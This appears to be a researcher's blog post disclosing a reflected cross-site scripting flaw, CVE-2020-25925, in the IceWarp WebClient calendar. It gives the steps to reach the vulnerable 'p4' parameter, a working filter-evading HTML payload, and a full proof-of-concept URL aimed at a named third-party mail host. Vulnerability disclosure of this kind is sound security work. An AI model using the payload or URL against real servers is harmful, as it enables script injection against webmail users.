Ashish Dhone Follow

Apr 14, 2021 · 2 min read · ✦ · Listen

Cross Site Scripting (XSS) in Webmail Calender in IceWarp WebClient (CVE-2020–25925)

Introduction

This article is a write up on how I found Cross Site Scripting (Reflected-XSS) in Webmail Calender in IceWarp WebClient which gave me a new CVE-2020–25925.


What is Cross Site Scripting (XSS) ?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same-origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Vulnerability exploitation


I have found this vulnerability in Webmail Calender in IceWarp WebClient 10.3.5 allows remote attackers to inject arbitrary web script or HTML via the "p4" field.

So first we need to go to http://mail.hostcenter.dk/webmail/calendar/index.html



Here we are asked to add username, add any random username and click on go and we will be redirected to Webmail Calendar.

Now add any random string and click on search,



We will be redirected to our POC URL,

http://mail.hostcenter.dk/webmail/calendar/index.html?_l=folder&p0=main&p1=content&p2=event.main&p3=item.fdr&**p4=<<Vulnerable>>**&p5=E&view=event.list&_s[search]=s&_s[page]=1

Here we have “p4" parameter which is vulnerable to Cross site scripting,


Payload:

1%27"<! →<Details%20Open%20OnToggle=alert(document.domain)>

So our final POC URL will be,

http://mail.hostcenter.dk/webmail/calendar/index.html?_l=folder&p0=main&p1=content&p2=event.main&p3=item.fdr&p4=1%27%22%3C!--%3E%3CDetails%20Open%20OnToggle=alert(document.domain)%3E&p5=E&view=event.list&_s[search]=s&_s[page]=1

and when we access this URL XSS will get triggered.



Happy to get a CVE-2020–25925.

POC Video: https://www.youtube.com/watch?v=lI2_AZPBNRw

If you need any help or want to connect, you can connect with me via LinkedIn at https://in.linkedin.com/in/ashish-dhone-640489135

I hope it will help you somewhere with your journey !!

Thanks for Reading !!

./Keep_Hacking

Cve 2020 25925 Bug Bounty Cybersecurity Ethical Hacking Xss Vulnerability